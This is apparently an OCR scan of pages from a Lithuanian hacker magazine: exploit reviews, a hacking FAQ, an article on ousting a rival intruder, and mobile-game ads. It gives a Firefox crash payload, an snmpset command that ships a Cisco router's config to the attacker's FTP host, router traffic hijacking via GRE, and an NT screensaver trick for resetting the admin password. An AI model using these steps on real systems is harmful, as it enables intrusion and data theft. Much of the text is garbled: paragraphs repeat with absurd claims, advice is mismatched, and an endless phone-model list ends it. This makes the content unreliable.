Savaime suprantama, kad visi nauji dalykai, kurie netelpa į standartinius pasaulio suvokimo rėmus, iš pradžių nėra suvokiami kaip ateities prognozės. Praėjusio amžiaus fantastams buvo paprasčiau žvilgtelėti keliolika metų į praeitį. Šiuolaikiniai fantastai to padaryti negali, kadangi nežinoma, kaip pasikeis pasaulis po eilinės mokslinės–techninės revoliucijos.

Galbūt tu prieš perskaitydamas šį straipsnį ne nežinojai apie tokius robotus. Galbūt žinojai ir apie juos gavai dar daugiau informacijos. Gali būti, kad po 30 metų jie bus parduodami pagal svorį bet kurioje parduotuvėje. O galbūt taip nebus, nes mes visi būsimė sujungti į matricą.



Gretis surenkamas tiltas



Viena p mijų teleidalyvavimo sistema



Šiuolaikines master slave sistemos

# EKSPLOITŲ APŽVALGA

# 028

## PHP121 Instant Messenger <= 1.4

**[Aprašymas]** Balandis programuotojams buvo derlingas mėnuo. Kosmonautikos dieną išėjo eksploatas, kuris išnaudoja *PHP121 Instant Messenger* pažeidžiamumą. Jis nutolusiam vartotojui programos duomenų bazėje leidžia įvykdyti laisvai pasirinktas SQL komandas. Pažeidžiamumas čia atsirado dėl nepakankamo pradinių duomenų apdorojimo sausainuko (cookie) bylos parametre, skripte *php121login.php*. Specialiai suformatuota sausainuko byla pasinaudojęs hakeris programos duomenų bazėje gali vykdyti laisvai pasirinktas SQL komandas.

**[Apsauga]** Šiuo metu dar nėra pateiktas aptariamo pažeidžiamumo pašalinimo būdas. Bet reikėtų įvertinti, kad eksploato veikimui reikalinga įjungta „magic\_quotes\_gpc“ opcija.

**[Nuorodos]** Eksploita galima gauti adresu [www.milw0rm.com/exploits/1666](http://www.milw0rm.com/exploits/1666). Išsamiau apie tai paskaityti galima: [www.xakep.ru/post/31106/default.asp](http://www.xakep.ru/post/31106/default.asp).

**[Blogio įvertinimas ir potencialas]** Kaip visada, galima nulaužti viską, kas susiję su PHP. Dabar vartotojai turi būti ypatingai atsargūs. Patarimas: patys peržiūrėkite ir pataisykite naudojamus skriptus.

**[Sveikinimai]** Eksploita parašė žmogus slapyvardžiu *rgod* ([rgod@autistici.org](mailto:rgod@autistici.org)), kuris taip pat siūlo aplankyti savo svetainę: <http://retrogod.altervista.org>.

Novell Messenger Server 2.0 (Accept-Language) Remote Overflow Exploit

**[Aprašymas]** Galų gale hakeriai prisikasė ir iki mažai žinomo Novell. Naujasis eksploatas buvo išleistas balandžio 15 dieną. Šį kartą aptiktas pažeidžiamumas leidžia nutolusiam vartotojui pasirinktoje pažeidžiamoje sistemoje įvykdyti laisvai pasirinktą kodą. Banalu, tačiau tiesa. Klaida slypi *Messaging Agent* serviso (veikia per 8300 jungtį) funkcijoje, kuri klaidingai likrina duomenų ribas. „Accept-Language:“ antraštės apdorojimui pakišęs per ilgą eilutę (daugiau nei 16 simbolių), hakeris gali perpildyti steką ir, kaip pasekmė, pasirinktoje sistemoje įvykdyti laisvai pasirinktą kodą.

**[Apsauga]** Išsamiau sužinoti apie pažeidžiamumą ir parsisiųsti pataisymą galima oficialioje gamintojo svetainėje: <http://support.novell.com/cgi-bin/search/searchtid.cgi?10100861.htm>.

**[Nuorodos]** Eksploita imk iš čia: <http://milw0rm.com/exploits/1679>.

**[Blogio įvertinimas ir potencialas]** Novell — nelabai paplitusi sistema, todėl, be jokios abejonės, masinių nulaužimų nebus. Tačiau derėtų įvertinti, kad ji plačiai naudojama stambiose kompanijose. Nulaužimų bus nedaug, tačiau tai gresia dideliu informacijos nutekėjimu.

**[Sveikinimai]** Už eksploato parašymą pagarbą reiškiamo *H D Moore*.

## Mozilla Firefox <= 1.5.0.1

**[Aprašymas]** Balandžio 13 dieną *bugtraq* forumuose pasirodė informacija apie šviežią *Mozilla* klaidą: dėl nulinės rodyklės apdorojimo klaidos (null pointer dereference) hakeriai gavo galimybę per atstumą DoS'inti naršyklės. Visas eksploatas susideda iš viso labo 6 eilučių:

```
<legend>  
<kbd>  
<object>  
<h4>  
</object>  
</kbd>
```

**[Apsauga]** Šiuo metu apsaugos nuo pažeidžiamumo nėra. Derėtų arba atsisakyti *nfsd*, arba su ugniasiene filtruoti 2049 jungtį. Teisingumo dėlei reikėtų pasakyti, kad ši klaida didelio pavojaus nekelia.

**[Nuorodos]** Paskaityti apie klaidą ir patikrinti naršyklės pažeidžiamumą galima šiame puslapyje: [www.milw0rm.com/exploits/1667](http://www.milw0rm.com/exploits/1667).

**[Blogio įvertinimas ir potencialas]** Tai iš tiesų rimta. Tūkstančiai žmonių keliauja į internetą būtent su šia naršykle, todėl pažeidžiamumas neliks nepastebėtas.

**[Sveikinimai]** Sveikiname Simoną Morelą ([izimask@thehackademy.net](mailto:izimask@thehackademy.net)), Tomą Valdegerį ([bugtraq@morph3us.org](mailto:bugtraq@morph3us.org)), taip pat šaunuolius iš *BuHa-Security Community* (<http://buha.info/board>) grupės.





**BŪK KONKRETUS IR UŽDAVINĖK KONKREČIUS KLAUSIMUS! PRIEŠ SIŪSDAMAS SAVO PROBLEMĄ Į HACK-FAQ, STENKIS JĄ KUO IŠSAMIAU APRASYTI. TIK TUOMET AŠ GALĖSIU IŠ TIESŲ TAU PADĖTI, ATSAKYTI BEI PARODYTI GALIMAS KLAIDAS. VENK BENDRINIŲ KLAUSIMŲ, PANASIŲ Į „KAIP NULAUŽTI INTERNETĄ?“ — TU TIK APKRAUSI SAVO IR MANO PAŠTO DĖŽUTES. IŠ MANĖS GREŽTI KO NORS UŽ DYKĄ (INTERNETO, SHELLĮ IR PANASIAI) NEVERTA, NES AŠ PATS GYvenu IŠ HUMANITARINĖS PAGALBOS!**



**Aš užgrobiau maršrutizatoriaus valdymą. Kaip dabar būtų galima nusnifinti per jį perduodamus duomenis?**



Per maršrutizatorių praeinantis tinklo srautas perima mas sukuriant GRE tunelį tarp užgrobtos mašinos ir kompiuteno, kurį valdo piktavališ. GRE (Generic Routing Encapsulation) — tuneliavimo protokolas, sukurtas bet kokio tipo tinklo lygio paketams enkapsuliuoti į tinklo lygio paketą. Maršrutizavimas sukonfigūruojamas taip, kad įeinantį ir išeinantį srautą pas piktavalių nukreiptų per GRE tunelį. Tuo pačiu tinklo srautą apdoroja piktavališ „įkartas“, po to tinklo srautas yra grąžinamas į pagrindinį maršrutizatorių, iš kur jis pristatomas į paskirties tašką. Atakuojantysis gauna tuneliuotus duomenis, kurie yra enkapsuliuoti GRE pakete, o dekoduoti duomenys persiunčiami į atakuojančiojo sniferį. Po to, kai atakuojančio kompiuteris su paleistu sniferiu perims ir atgal perduos gautus duomenis, jo maršrutizatoriaus duomenis nukreips atgal į atakuojamą mazgą. Toks tinklo srauto perėmimo metodas galutiniam vartotojui praktiškai nepastebimas, kadangi maršrutų trasavimo įrankiai nerodys papildomų GRE peradresavimo sukurtų mazgų. Išsamiau apie aprašytą metodą su maršrutizatorių GRE tunelių konfigūravimu pavyzdžiais gali paskaityti šiose svetainėse:  
[www.security-protocols.com/whitepapers/routing/GRE\\_sniffing.doc](http://www.security-protocols.com/whitepapers/routing/GRE_sniffing.doc)  
[www.securityfocus.com/infocus/1847](http://www.securityfocus.com/infocus/1847)



**Taigi aš internete radau valdymą per snmp pripažįstantį maršrutizatorių. Ką daryti toliau?**



Jeigu surastas įrenginys pripažįsta pasenusio formato MIB duomenų bazę, tai per skaitymą/įrašymą (read/write community) užtikrinančias priėjimo eilutes galima pabandyti per ftp gauti įrenginio konfigūracinę bylą. Norint gauti konfigo bylą galima pasinaudoti aukščiau aprašytu įrankiu IP Network Browser. Norint nustatyti, ar įrenginys pripažįsta seno formato bazes (jeigu mes dirbame su Cisco maršrutizatoriumi), galima apsilankyti adresu [ftp://ftp.cisco.com/pub/mibs/supportlists/](http://ftp.cisco.com/pub/mibs/supportlists/), ten surasti reikiamą įrenginį ir pažūrėti, ar jis pripažįsta OLD-CISCO-SYS-MIB bazę. \*nix sistemoje Cisco konfigą galima gauti su šia komanda:

```
snmpset 11 22 33 44 private 1.3.6.1.4.1.9.2.1.55.66.66.66.66 s config file
```

kur 11.22.33.44 maršrutizatoriaus IP adresas, private skaitymui ir rašymui pereinama eilutė, o 66.66.66.66 kompiuteno kuriame paleistas ftp servisas, adresas. Gavus konfigūracinę bylą joje bus galima surasti priėjimo prie įrenginio slaptažodį. Kadangi snmp protokolas veikia per UDP t.y. neužmezga susijungimo, tai padaro jį pažeidžiamą IP adreso pakeitimo (ip spoofing) atakai, todėl atakuojantysis įrenginio konfigūracinę bylą gali gauti su snmp įžklausa SET ir suklastotu IP adresu. Taip jis gali aperti SNMP priėjimo filtravimo taisyklės ir užtikrinti savo slaptumą. Apie Cisco ataką per SNMP su IP adreso pakeitimu gali paskaityti čia: [www.securitylab.ru/analitics/241391.php](http://www.securitylab.ru/analitics/241391.php).



**Kas per ataka prieš NT, pakeičiant ekrano užsklandos (screen saver) bylą?**



Šis metodas buvo sėkmingai eksploatuojamas su NT 4.0, o iki neseno laiko buvo sėkmingai pritaikomas ir su NT 5.0. Atakuojamame kompiuteryje reikėjo įdiegti antra NT, nustatymuose užkrovimo katalogą pakeisti originaliu, kad po to surastum ir pašalintum įėjimo į lauziamą sistemą ekrano užsklandos bylą logon.scr. Jo vietoje įrašoma cmd.exe, kur pervadinama į tą patį logon.scr. Dauge lyje sistemų logon.scr pasileidžia po 15 minučių neaktyvumo prieš įėjimą į sistemą. Sena ir neprotinga sistema paleisdavo cmd.exe konsolę, taip įleidavo tave į savo guolį ir suteikdavo neribotas galimybes. GUI mėgėjai logon.scr galejo sėkmingai pakeisti į explorer.exe. cmd.exe atveju paprasčiausiai būdavo surenkama komanda „net user administrator 123456“, kuri administratoriaus slaptažodį pakeisdavo prožišku 123456

## 030

## Hakerio medžioklė

Isiskverbimas į užgrobą sistemą ir  
hakerio konkurento pasalinimas

INTERNETE APSTU IVAIRIAUSIU SERVERIŲ,  
KURIE DIENĄ NAKTĮ DIRBA TINKLO VAR-  
TOTOJAMS. KIEKVIENA TOKIA MAŠINA  
RŪPINASI TINKLO GURU ADMINISTRA-  
TORIUS, KURIS STEBI, KAD WEB SERVERIS  
VEIKTU STABILIAI, ELEKTRONINIO PAŠTO DE-  
MONAS FILTRUOTŲ SPAMĄ, MYSQL LAIKU  
APDOROTŲ KLIENTŲ UŽKLAUSAS. O FTPD  
NEGRIUTŲ NUO HAKERIŲ EKSPLOITŲ SPAU-  
DIMO. PROBLEMA TAME, JOG VISI TAI DARO  
SKIRTINGAI. NESENIAI AŠ SUSIDŪRIAU SU  
TOKIA MAŠINA. KURIĄ KAZKAS NULAUŽE  
DAR PRIES MANE :( TEKŲ PAKOVOTI  
UŽ SAVO INTERESUS IR IS VERTINGOS  
MASINOS ISMEZTI APLAUDŲJĮ HAKERĮ.

## [„Backdoor“ per „xinetd“]

Deja, savo nešvariems darbams hak-  
eriai gali panaudoti *xinetd*, kad po to  
sklandžiai pasijungtų prie tokios mašinos.  
Viskas vyksta taip: įsilaučelis iš */etc/serv-  
ices* išsirenka bet kokią nenaudojamą  
servisą. Šioje byloje surašyti atitikimai  
tarp pavadinimų ir servisų jungčių  
numerių. Po to */etc/xinetd.d* kataloge  
sukuriama byla su pasirinkto serviso  
pavadinimu.

Vietoje tokio serviso galima pasirinkti per  
194/top jungtį valdantį *irc* — nepainio-  
k jo su *ircd*. Tuomet į */etc/xinetd.d/irc*  
surašoma tokia konfigūracija:  
{ž. žemiau}

## Neteisetas isiskverbimas

Šiame straipsnyje bus aprašoma, kaip įsiskverbti į kompiuterinę sistemą, kuri yra užgrobta. Pirmiausia reikia nustatyti, ar sistema yra užgrobta. Tai galima padaryti įvairiais būdais. Pirmasis būdas yra patikrinti, ar sistema yra prijungta prie interneto. Jei sistema yra prijungta, tai reiškia, kad ji yra užgrobta. Antrasis būdas yra patikrinti, ar sistema yra užgrobta, patikrinus, ar yra įdiegtas antivirusinis programinė įranga. Jei antivirusinė programinė įranga nėra įdiegta, tai reiškia, kad sistema yra užgrobta. Trečiasis būdas yra patikrinti, ar sistema yra užgrobta, patikrinus, ar yra įdiegtas firewall. Jei firewall nėra įdiegtas, tai reiškia, kad sistema yra užgrobta.

Kitas būdas yra patikrinti, ar sistema yra užgrobta, patikrinus, ar yra įdiegtas antivirusinis programinė įranga. Jei antivirusinė programinė įranga nėra įdiegta, tai reiškia, kad sistema yra užgrobta. Trečiasis būdas yra patikrinti, ar sistema yra užgrobta, patikrinus, ar yra įdiegtas firewall. Jei firewall nėra įdiegtas, tai reiškia, kad sistema yra užgrobta.

Kitas būdas yra patikrinti, ar sistema yra užgrobta, patikrinus, ar yra įdiegtas antivirusinis programinė įranga. Jei antivirusinė programinė įranga nėra įdiegta, tai reiškia, kad sistema yra užgrobta. Trečiasis būdas yra patikrinti, ar sistema yra užgrobta, patikrinus, ar yra įdiegtas firewall. Jei firewall nėra įdiegtas, tai reiškia, kad sistema yra užgrobta.






上

$$A_1, A_2, \dots, A_n, A_{n+1}, \dots, A_{n+m}$$







Ką daryti, jeigu IRC tinklas užbanino mano potinklį?



IRC tinklas yra labai svarbi dalis daugelio IRC kanalų. Jei tinklas užbanino tavo potinklį, tai gali būti dėl to, kad jis pažeidė taisykles. Pirmiausia patikrink, ar tinklas iš tikrųjų užbanė tavo potinklį. Jei taip, tu gali pabandyti apskųsti baną, tačiau tai gali užtrukti. Geriau būtų išvengti tokių situacijų, laikantis taisyklių ir vengiant neįtartinų veiksmų.



Konfigūracinėje byloje aš suradau Cisco slaptažodį, tačiau jis pateiktas kažkoku nesuprantamu formatu. Kaip jį būtų galima desifruoti?



Cisco slaptažodžiai yra šifruojami naudojant MD5 funkciją. Jei nori išsiaiškinti, kas yra šis slaptažodis, gali naudoti specialius įrankius, kurie atpažinti šifruotą slaptažodį. Tačiau reikia būti atsargiems, nes slaptažodžių atpažinimas gali būti neteisėtas, jei tai padarysi be reikalingos leidimo.

#### [Ginkluotas medžiotojas]

RootkitHunter — iš tiesų kietas įrankis su dideliu galimybių tinkiniu, be to, jis parašytas vien skriptine kalba! Kaip sakoma gamintojo svetainėje ([www.rootkit.nl/about](http://www.rootkit.nl/about)), programa suderinama su visomis UNIX tipo operacinėmis sistemomis ir ji nėra priklausoma nuo įdiegtos PJ. Taigi, kaip tu jau tikriausiai supratal, pagrindinė rkhunter'io užduotis yra patikrinti tavo sistemą, ar joje nėra įvairiausių rootkitų ir bekdonų. Programa tikrina vykdomų programų taises, ieško įtartinių modulių (LKM) ir sulgina sisteminių programų kontrolines sumas. Ji veiksmingai aptinka Knark, Suclit, SHV4(5), FreeBSD Rootkit ir daugelį kitų kenkiamųjų programų. Kaip pareiškia programos autorius, rootkitHunter gali su 99.9% tikimybe nustatyti, ar melina užkrėsta. Mano nuomone, tai labai naudingas įrankis, kurį turėtų turėti kiekvienas administratorius. Yra dar viena analogiško tipo programa — chkrootkit, kuri savo veikimo principu labai panaši į rkhunter. Rekomenduočiau šį įrankį išbandyti savo serveriuose — o jeigu pas tave nepastebimai įsibrovė koks nors hakeris, kuris dabar tonomis iš tavo serverio siunčiasi varazą?








# SUKURK SAVO NUOTAIKA!

**ONE**  
atimels mob.e

Kodas: 22339660



Leikas pasimeti... nuolaid filmo  
Atažs nematoma 3' masyje  
Priešai pučia iš visų pusių, bet tu  
priešai priešai priešai priešai

Kodas: 22370960




Maža nuolatėjanti banga  
užgriuvo Majam, šarmas ir  
palma, masių. Pomeritai iš  
gamybos... sukuria sugrįžti

Kodas: 22342660



Lumines sukūrė būrų revoliuciją  
galvotuką, pasisūlyti! Sudeklė  
spalvotus biokelius lap kad  
sukurtum... sukuria sugrįžti

Kodas: 21187960



Tu vadovausi nedideliam meklam  
būrui... sukuria sugrįžti

Kodas: 21389660



Drionius žaidimas pagal filmuką  
atimels... sukuria sugrįžti

Kodas: 22032960



Sutrik komandų ir vyf į varžybas  
žaidimo kurdė šviesi daut  
demosio žaidimo grafika ir aukurė  
nenakartojami nuotykių... sukuria sugrįžti

Kodas: 20433960



Paskutinė bioplogos "Persijos  
princas" daut... sukuria sugrįžti

Kodas: 21782960



Rasmenas 2... sukuria sugrįžti

## KAD GAUTUMĖTE ŽAIDIMĄ

19 Lt

Išrinkite, kad jungta ir veikia GPRS paslauga. Žinutę su žaidimo kodu nusiųskite: numeris



## KAD GAUTUMĖTE SPALVOTĄ ATVIRUKĄ

3 Lt

Išrinkite, kad jungta ir veikia telefono GPRS paslauga. Žinutę su spalvoto atviruko kodu nusiųskite: numeris 1323

Galvok žinutę su nuoroda, iš kurios atidarysite spalvotą atviruką  
NOKIA 2600 3100 3200 3220 3300 3510 3510i 3650 5100 5140 6020 6021 6030 6060 6110 6230 6260 6600 6610 6660 7210 7230 7250 7260 7270 7610  
SAMSUNG A60 A60i A61 A61i A62 A62i A63 A63i A64 A64i A65 A65i A66 A66i A67 A67i A68 A68i A69 A69i A70 A70i A71 A71i A72 A72i A73 A73i A74 A74i A75 A75i A76 A76i A77 A77i A78 A78i A79 A79i A80 A80i A81 A81i A82 A82i A83 A83i A84 A84i A85 A85i A86 A86i A87 A87i A88 A88i A89 A89i A90 A90i A91 A91i A92 A92i A93 A93i A94 A94i A95 A95i A96 A96i A97 A97i A98 A98i A99 A99i A100 A100i A101 A101i A102 A102i A103 A103i A104 A104i A105 A105i A106 A106i A107 A107i A108 A108i A109 A109i A110 A110i A111 A111i A112 A112i A113 A113i A114 A114i A115 A115i A116 A116i A117 A117i A118 A118i A119 A119i A120 A120i A121 A121i A122 A122i A123 A123i A124 A124i A125 A125i A126 A126i A127 A127i A128 A128i A129 A129i A130 A130i A131 A131i A132 A132i A133 A133i A134 A134i A135 A135i A136 A136i A137 A137i A138 A138i A139 A139i A140 A140i A141 A141i A142 A142i A143 A143i A144 A144i A145 A145i A146 A146i A147 A147i A148 A148i A149 A149i A150 A150i A151 A151i A152 A152i A153 A153i A154 A154i A155 A155i A156 A156i A157 A157i A158 A158i A159 A159i A160 A160i A161 A161i A162 A162i A163 A163i A164 A164i A165 A165i A166 A166i A167 A167i A168 A168i A169 A169i A170 A170i A171 A171i A172 A172i A173 A173i A174 A174i A175 A175i A176 A176i A177 A177i A178 A178i A179 A179i A180 A180i A181 A181i A182 A182i A183 A183i A184 A184i A185 A185i A186 A186i A187 A187i A188 A188i A189 A189i A190 A190i A191 A191i A192 A192i A193 A193i A194 A194i A195 A195i A196 A196i A197 A197i A198 A198i A199 A199i A200 A200i A201 A201i A202 A202i A203 A203i A204 A204i A205 A205i A206 A206i A207 A207i A208 A208i A209 A209i A210 A210i A211 A211i A212 A212i A213 A213i A214 A214i A215 A215i A216 A216i A217 A217i A218 A218i A219 A219i A220 A220i A221 A221i A222 A222i A223 A223i A224 A224i A225 A225i A226 A226i A227 A227i A228 A228i A229 A229i A230 A230i A231 A231i A232 A232i A233 A233i A234 A234i A235 A235i A236 A236i A237 A237i A238 A238i A239 A239i A240 A240i A241 A241i A242 A242i A243 A243i A244 A244i A245 A245i A246 A246i A247 A247i A248 A248i A249 A249i A250 A250i A251 A251i A252 A252i A253 A253i A254 A254i A255 A255i A256 A256i A257 A257i A258 A258i A259 A259i A260 A260i A261 A261i A262 A262i A263 A263i A264 A264i A265 A265i A266 A266i A267 A267i A268 A268i A269 A269i A270 A270i A271 A271i A272 A272i A273 A273i A274 A274i A275 A275i A276 A276i A277 A277i A278 A278i A279 A279i A280 A280i A281 A281i A282 A282i A283 A283i A284 A284i A285 A285i A286 A286i A287 A287i A288 A288i A289 A289i A290 A290i A291 A291i A292 A292i A293 A293i A294 A294i A295 A295i A296 A296i A297 A297i A298 A298i A299 A299i A300 A300i A301 A301i A302 A302i A303 A303i A304 A304i A305 A305i A306 A306i A307 A307i A308 A308i A309 A309i A310 A310i A311 A311i A312 A312i A313 A313i A314 A314i A315 A315i A316 A316i A317 A317i A318 A318i A319 A319i A320 A320i A321 A321i A322 A322i A323 A323i A324 A324i A325 A325i A326 A326i A327 A327i A328 A328i A329 A329i A330 A330i A331 A331i A332 A332i A333 A333i A334 A334i A335 A335i A336 A336i A337 A337i A338 A338i A339 A339i A340 A340i A341 A341i A342 A342i A343 A343i A344 A344i A345 A345i A346 A346i A347 A347i A348 A348i A349 A349i A350 A350i A351 A351i A352 A352i A353 A353i A354 A354i A355 A355i A356 A356i A357 A357i A358 A358i A359 A359i A360 A360i A361 A361i A362 A362i A363 A363i A364 A364i A365 A365i A366 A366i A367 A367i A368 A368i A369 A369i A370 A370i A371 A371i A372 A372i A373 A373i A374 A374i A375 A375i A376 A376i A377 A377i A378 A378i A379 A379i A380 A380i A381 A381i A382 A382i A383 A383i A384 A384i A385 A385i A386 A386i A387 A387i A388 A388i A389 A389i A390 A390i A391 A391i A392 A392i A393 A393i A394 A394i A395 A395i A396 A396i A397 A397i A398 A398i A399 A399i A400 A400i A401 A401i A402 A402i A403 A403i A404 A404i A405 A405i A406 A406i A407 A407i A408 A408i A409 A409i A410 A410i A411 A411i A412 A412i A413 A413i A414 A414i A415 A415i A416 A416i A417 A417i A418 A418i A419 A419i A420 A420i A421 A421i A422 A422i A423 A423i A424 A424i A425 A425i A426 A426i A427 A427i A428 A428i A429 A429i A430 A430i A431 A431i A432 A432i A433 A433i A434 A434i A435 A435i A436 A436i A437 A437i A438 A438i A439 A439i A440 A440i A441 A441i A442 A442i A443 A443i A444 A444i A445 A445i A446 A446i A447 A447i A448 A448i A449 A449i A450 A450i A451 A451i A452 A452i A453 A453i A454 A454i A455 A455i A456 A456i A457 A457i A458 A458i A459 A459i A460 A460i A461 A461i A462 A462i A463 A463i A464 A464i A465 A465i A466 A466i A467 A467i A468 A468i A469 A469i A470 A470i A471 A471i A472 A472i A473 A473i A474 A474i A475 A475i A476 A476i A477 A477i A478 A478i A479 A479i A480 A480i A481 A481i A482 A482i A483 A483i A484 A484i A485 A485i A486 A486i A487 A487i A488 A488i A489 A489i A490 A490i A491 A491i A492 A492i A493 A493i A494 A494i A495 A495i A496 A496i A497 A497i A498 A498i A499 A499i A500 A500i A501 A501i A502 A502i A503 A503i A504 A504i A505 A505i A506 A506i A507 A507i A508 A508i A509 A509i A510 A510i A511 A511i A512 A512i A513 A513i A514 A514i A515 A515i A516 A516i A517 A517i A518 A518i A519 A519i A520 A520i A521 A521i A522 A522i A523 A523i A524 A524i A525 A525i A526 A526i A527 A527i A528 A528i A529 A529i A530 A530i A531 A531i A532 A532i A533 A533i A534 A534i A535 A535i A536 A536i A537 A537i A538 A538i A539 A539i A540 A540i A541 A541i A542 A542i A543 A543i A544 A544i A545 A545i A546 A546i A547 A547i A548 A548i A549 A549i A550 A550i A551 A551i A552 A552i A553 A553i A554 A554i A555 A555i A556 A556i A557 A557i A558 A558i A559 A559i A560 A560i A561 A561i A562 A562i A563 A563i A564 A564i A565 A565i A566 A566i A567 A567i A568 A568i A569 A569i A570 A570i A571 A571i A572 A572i A573 A573i A574 A574i A575 A575i A576 A576i A577 A577i A578 A578i A579 A579i A580 A580i A581 A581i A582 A582i A583 A583i A584 A584i A585 A585i A586 A586i A587 A587i A588 A588i A589 A589i A590 A590i A591 A591i A592 A592i A593 A593i A594 A594i A595 A595i A596 A596i A597 A597i A598 A598i A599 A599i A600 A600i A601 A601i A602 A602i A603 A603i A604 A604i A605 A605i A606 A606i A607 A607i A608 A608i A609 A609i A610 A610i A611 A611i A612 A612i A613 A613i A614 A614i A615 A615i A616 A616i A617 A617i A618 A618i A619 A619i A620 A620i A621 A621i A622 A622i A623 A623i A624 A624i A625 A625i A626 A626i A627 A627i A628 A628i A629 A629i A630 A630i A631 A631i A632 A632i A633 A633i A634 A634i A635 A635i A636 A636i A637 A637i A638 A638i A639 A639i A640 A640i A641 A641i A642 A642i A643 A643i A644 A644i A645 A645i A646 A646i A647 A647i A648 A648i A649 A649i A650 A650i A651 A651i A652 A652i A653 A653i A654 A654i A655 A655i A656 A656i A657 A657i A658 A658i A659 A659i A660 A660i A661 A661i A662 A662i A663 A663i A664 A664i A665 A665i A666 A666i A667 A667i A668 A668i A669 A669i A670 A670i A671 A671i A672 A672i A673 A673i A674 A674i A675 A675i A676 A676i A677 A677i A678 A678i A679 A679i A680 A680i A681 A681i A682 A682i A683 A683i A684 A684i A685 A685i A686 A686i A687 A687i A688 A688i A689 A689i A690 A690i A691 A691i A692 A692i A693 A693i A694 A694i A695 A695i A696 A696i A697 A697i A698 A698i A699 A699i A700 A700i A701 A701i A702 A702i A703 A703i A704 A704i A705 A705i A706 A706i A707 A707i A708 A708i A709 A709i A710 A710i A711 A711i A712 A712i A713 A713i A714 A714i A715 A715i A716 A716i A717 A717i A718 A718i A719 A719i A720 A720i A721 A721i A722 A722i A723 A723i A724 A724i A725 A725i A726 A726i A727 A727i A728 A728i A729 A729i A730 A730i A731 A731i A732 A732i A733 A733i A734 A734i A735 A735i A736 A736i A737 A737i A738 A738i A739 A739i A740 A740i A741 A741i A742 A742i A743 A743i A744 A744i A745 A745i A746 A746i A747 A747i A748 A748i A749 A749i A750 A750i A751 A751i A752 A752i A753 A753i A754 A754i A755 A755i A756 A756i A757 A757i A758 A758i A759 A759i A760 A760i A761 A761i A762 A762i A763 A763i A764 A764i A765 A765i A766 A766i A767 A767i A768 A768i A769 A769i A770 A770i A771 A771i A772 A772i A773 A773i A774 A774i A775 A775i A776 A776i A777 A777i A778 A778i A779 A779i A780 A780i A781 A781i A782 A782i A783 A783i A784 A784i A785 A785i A786 A786i A787 A787i A788 A788i A789 A789i A790 A790i A791 A791i A792 A792i A793 A793i A794 A794i A795 A795i A796 A796i A797 A797i A798 A798i A799 A799i A800 A800i A801 A801i A802 A802i A803 A803i A804 A804i A805 A805i A806 A806i A807 A807i A808 A808i A809 A809i A810 A810i A811 A811i A812 A812i A813 A813i A814 A814i A815 A815i A816 A816i A817 A817i A818 A818i A819 A819i A820 A820i A821 A821i A822 A822i A823 A823i A824 A824i A825 A825i A826 A826i A827 A827i A828 A828i A829 A829i A830 A830i A831 A831i A832 A832i A833 A833i A834 A834i A835 A835i A836 A836i A837 A837i A838 A838i A839 A839i A840 A840i A841 A841i A842 A842i A843 A843i A844 A844i A845 A845i A846 A846i A847 A847i A848 A848i A849 A849i A850 A850i A851 A851i A852 A852i A853 A853i A854 A854i A855 A855i A856 A856i A857 A857i A858 A858i A859 A859i A860 A860i A861 A861i A862 A862i A863 A863i A864 A864i A865 A865i A866 A866i A867 A867i A868 A868i A869 A869i A870 A870i A871 A871i A872 A872i A873 A873i A874 A874i A875 A875i A876 A876i A877 A877i A878 A878i A879 A879i A880 A880i A881 A881i A882 A882i A883 A883i A884 A884i A885 A885i A886 A886i A887 A887i A888 A888i A889 A889i A890 A890i A891 A891i A892 A892i A893 A893i A894 A894i A895 A895i A896 A896i A897 A897i A898 A898i A899 A899i A900 A900i A901 A901i A902 A902i A903 A903i A904 A904i A905 A905i A906 A906i A907 A907i A908 A908i A909 A909i A910 A910i A911 A911i A912 A912i A913 A913i A914 A914i A915 A915i A916 A916i A917 A917i A918 A918i A919 A919i A920 A920i A921 A921i A922 A922i A923 A923i A924 A924i A925 A925i A926 A926i A927 A927i A928 A928i A929 A929i A930 A930i A931 A931i A932 A932i A933 A933i A934 A934i A935 A935i A936 A936i A937 A937i A938 A938i A939 A939i A940 A940i A941 A941i A942 A942i A943 A943i A944 A944i A945 A945i A946 A946i A947 A947i A948 A948i A949 A949i A950 A950i A951 A951i A952 A952i A953 A953i A954 A954i A955 A955i A956 A956i A957 A957i A958 A958i A959 A959i A960 A960i A961 A961i A962 A962i A963 A963i A964 A964i A965 A965i A966 A966i A967 A967i A968 A968i A969 A969i A970 A970i A971 A971i A972 A972i A973 A973i A974 A974i A975 A975i A976 A976i A977 A977i A978 A978i A979 A979i A980 A980i A981 A981i A982 A982i A983 A983i A984 A984i A985 A985i A986 A986i A987 A987i A988 A988i A989 A989i A990 A990i A991 A991i A992 A992i A993 A993i A994 A994i A995 A995i A996 A996i A997 A997i A998 A998i A999 A999i A1000 A1000i A1001 A1001i A1002 A1002i A1003 A1003i A1004 A1004i A1005 A1005i A1006 A1006i A1007 A1007i A1008 A1008i A1009 A1009i A1010 A1010i A1011 A1011i A1012 A1012i A1013 A1013i A1014 A1014i A1015 A1015i A1016 A1016i A1017 A1017i A1018 A1018i A1019 A1019i A1020 A1020i A1021 A1021i A1022 A1022i A1023 A1023i A1024 A1024i A1025 A1025i A1026 A1026i A1027 A1027i A1028 A1028i A1029 A1029i A1030 A1030i A1031 A1031i A1032 A1032i A1033 A1033i A1034 A1034i A1035 A1035i A1036 A1036i A1037 A1037i A1038 A1038i A1039 A1039i A1040 A1040i A1041 A1041i A1042 A1042i A1043 